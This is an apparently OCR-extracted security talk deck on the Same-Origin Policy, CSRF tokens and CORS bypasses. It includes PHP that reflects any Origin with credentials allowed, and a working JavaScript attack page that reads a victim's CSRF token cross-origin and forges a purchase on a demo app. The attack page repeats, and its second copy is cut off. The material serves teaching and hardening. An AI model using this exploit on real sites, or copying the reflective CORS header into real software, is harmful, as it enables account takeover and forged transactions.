The Not So Same-Origin Policy

David Petty, Associate Security Analyst | dpetty@securityevaluators.com

independent security evaluators

About Me

- B.S. Computer Science: Northwestern University
- Associate Security Analyst at ISE
- Interests:
    - Hacking
    - Video games
    - Musical instruments
    - Pets

independent security evaluators

Bailey and Gandalf

About ISE

https://www.securityevaluators.com

@ISEsecurity

- Hackers, cryptographers, RE
- White-box perspective
- Customers
  - Companies with high value assets
- Research
  - Routers, NAS, Healthcare

independent security evaluators

IoT Village

IoT VILLAGE

SOHOpelessly BROKEN

black hat DEFCON BSIDES DERBYCON

ISE independent security evaluators

Overview

- Same-Origin Policy (SOP)
- Cross-Site Request Forgery (CSRF)
- Bypassing the SOP
  - Cross-Origin Resource Sharing (CORS)
  - Flash, Java applets, Silverlight policies
- Hardening the SOP

Who should care?

- Web app developers
  - Helps you reduce you application’s exposure
- White hat hackers
  - Increases your insight when evaluating SOP policies
- Web application users
  - Gives insight on the dangers of untrusted links

independent security evaluators

Same-Origin Policy

- 1995
- Security mechanism for browsers: restricts webpages from freely accessing data on other webpages
- What’s an origin?
  - Protocol
  - Host
  - Port

http://www.example.com:80

independent security evaluators

Same-Origin Policy


http://www.example.com/page.html

URL	Outcome	Reason
http://www.example.com/anotherpage.html	Success	Origins match
http://user:pass@www.example.com/anotherpage.html	Success	Origins match
https://www.example.com/page.html	Failure	Different protocol
http://www.example.com:**81**/page.html	Failure	Different port
http://www.**example2**.com/page.html	Failure	Different host
http://**example.com**/page.html	Failure	Different host

https://en.wikipedia.org/wiki/Same-origin_policy

independent security evaluators

Same-Origin Policy



independent security evaluators

Enforcing the SOP

Simple GET and POST:

- Send a request: **ALLOWED**
- Adopted in Internet's early history

HTML tags

- <form>, <script>, <img>, <object>,<frame>, <iframe>, <link>

AJAX

- XMLHttpRequest: send/receive data asynchronously

Enforcing the SOP

Simple GET and POST:

- Receive a response: **RESTRICTED**
- Adopted with AJAX after dangers were known
- Malicious webpages could freely access other servers' data

independent security evaluators

Enforcing the SOP

Non-simple: special method or header

- Send a request: **RESTRICTED**
- Requests are preflighted

Examples:

- PUT and DELETE
- Content-Type: application/xml
- X-Requested-With: XMLHttpRequest

Enforcing the SOP

- Context-dependent
  - AJAX responses: **RESTRICTED**
  - External hyperlinks: **ALLOWED**

independent security evaluators

Cross-Site Request Forgery

- Requirements:
  - Victim is logged into a vulnerable site, receives a session cookie
  - Victim visits a malicious webpage (e.g., through phishing)
- Attack:
  - Malicious webpage creates a cross-site request to modify the web app’s server state
  - Server accepts the request because the browser sends cookies
  - State-changing request doesn’t require a response

Cross-Site Request Forgery

- Common target sites
  - Banks
  - Social media
  - Project management
  - Any high-asset account


- Common forged requests
  - Make payments
  - Change credentials
  - Escalate privileges
  - Sabotage
  - XSS payload

independent security evaluators

CSRF Protection

- CSRF token
  - Request parameter
    - Header
    - Request body parameter
  - Randomly generated, cryptographically secure
  - Generated per user session
  - Independent of other info (e.g., cookies or server time)

CSRF Protection



```
POST /updatepassword.php HTTP/1.1
Host: vulnerable_webapp
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=m1ptbd91ubn8cft4je96rci2o1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

new_password=password&csrf_token=27db5981a2f583f94bf91afb929f5f2eeaf564651691725fe93a44bb41c2fe16
```

Bypassing the SOP


Custom policies	Potential Attack Pages
Cross-Origin Resource Sharing (CORS)	Standard HTML webpage
crossdomain.xml	Flash, Java applets, Silverlight
clientaccesspolicy.xml	Silverlight

independent security evaluators

Demo Web Apps


http://demo.securityevaluators.com/dpetty/ (instructions)

- demo.securityevaluators.com: web apps
- demo2.securityevaluators.com: attack pages



Main Page

My Apples: 33212



Edit Credit Card Info


Current card #:
4111111111111111

Update card #:

Bypassing CORS

Cross-Origin Resource Sharing (CORS)

- Developed by W3C to standardize the SOP
- Set of HTTP response headers to define allowed domains



```
Access-Control-Allow-Origin: example.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: Content-Type
```

independent security evaluators

Bypassing CORS


- Wildcard policy
  - Whitelists any third party domain

```
Access-Control-Allow-Origin: *
```

independent security evaluators


Bypassing CORS

- Limitation: cannot send session cookies with wildcard-allow



```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```


- What if the server whitelists whatever "Origin" is sent?



```
if(isset($_SERVER['HTTP_ORIGIN'])) {
    header('Access-Control-Allow-Origin: ' . $_SERVER['HTTP_ORIGIN'] . "");
    header('Access-Control-Allow-Credentials: true');
}
```

independent security evaluators


CSRF_cors.html



```
<html>
<title>CSRF Example - CORS</title>
<body onload="sendRequests();"></body>
<script>
function sendRequests() {

    // send GET request, response will contain victim's CSRF token
    var get = new XMLHttpRequest();
    get.withCredentials = true;         // send cookies
    get.open('GET', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/mainpage.php', true);
    get.send(null);

    // continue when GET request finishes
    get.onreadystatechange = function() {
        if(get.readyState == 4) {
            var data = get.responseText;            // we can read the response due to SOP bypass

            // extract csrf token
            var token = "";
            var parts = data.split("\"");
            for(i = 0; i < parts.length; i++) {
                if(parts[i].length == 64) {
                    token = parts[i];               // store victim's CSRF token
                }
            }

            // send POST request to force victim to buy 1000 apples
            var post = new XMLHttpRequest();
            post.withCredentials = true;        // send cookies
            post.open('POST', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/buy.php', true);
            post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            post.send('quantity=1000&csrf_token='+token);       // add extracted token as parameter
        }
    }
}
</script>
</html>
```

independent security evaluators

CSRF_cors.html




```
<html>
<title>CSRF Example - CORS</title>
<body onload="sendRequests();"></body>
<script>
function sendRequests() {

    // send GET request, response will contain victim's CSRF token
    var get = new XMLHttpRequest();
    get.withCredentials = true;         // send cookies
    get.open('GET', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/mainpage.php', true);
    get.send(null);

    // continue when GET request finishes
    get.onreadystatechange = function() {
        if(get.readyState == 4) {
            var data = get.responseText;            // we can read the response due to SOP bypass

            // extract csrf token
            var token = "";
            var parts = data.split("\"");
            for(i = 0; i < parts.length; i++) {
                if(parts[i].length == 64) {
